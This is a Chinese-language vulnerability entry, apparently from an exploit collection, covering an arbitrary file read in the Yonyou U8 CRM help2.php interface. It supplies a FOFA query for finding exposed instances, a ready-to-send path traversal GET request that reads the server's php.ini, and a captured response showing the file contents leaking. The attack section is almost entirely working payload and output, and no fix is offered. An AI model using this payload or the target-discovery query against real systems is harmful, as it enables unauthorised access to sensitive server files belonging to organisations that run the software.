


Y15-3用友-U8+CRM-任意文件读取

漏洞描述：

用友 U8 CRM客户关系管理系统 help2接口处存在任意文件读取漏洞，攻击者通过漏洞可以获取到服务器敏感信息。

网站图片：



网络测绘：

fofa语法：

FOFA: title="用友U8CRM"

漏洞复现：

payload:

```
GET /pub/help2.php?key=../../../../apache/php.ini HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
```

效果图:

Request

```
1 GET /pub/help2.php?key=../../../../apache/php.ini HTTP/1.1
2 Host : 10.10.10.10
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
```

Responses 71032bytes / 135ms

```
68 + + };-
69 + + //window.onbeforeunload.='whenclos
70 + + //window.onbeforeunload.defer(1000
71 + + gblPageTabObject[gblCurrentTabName
72 gblPageTabObject[gblCurrentTabName].gblTab
73 gblPageTabObject[gblCurrentTabName].gblTab
74 gblPageTabObject[gblCurrentTabName].gblTab
75 </script>
76 </head><body><div id="maincontent_"></div>
77
78 ;;;;;;;;;;;;;;
79 ;-About php.ini-;
80 ;;;;;;;;;;;;;;
81 ; PHP's initialization file, generally call
82 ; configuring many of the aspects of PHP's
83
84 ; PHP attempts to find and load this config
85 ; The following is a summary of its search
86 ; 1. SAPI module specific location.
87 ; 2. The PHPRC environment variable. (As c
88 ; 3. A number of predefined registry keys
89 ; 4. Current working directory (except CLI
90 ; 5. The web server's directory (for SAPI
91 ; (otherwise in Windows)
92 ; 6. The directory from the --with-config
93 ; Windows directory (C:\windows or C:\winr
94 ; For the Unix case for some configurations
```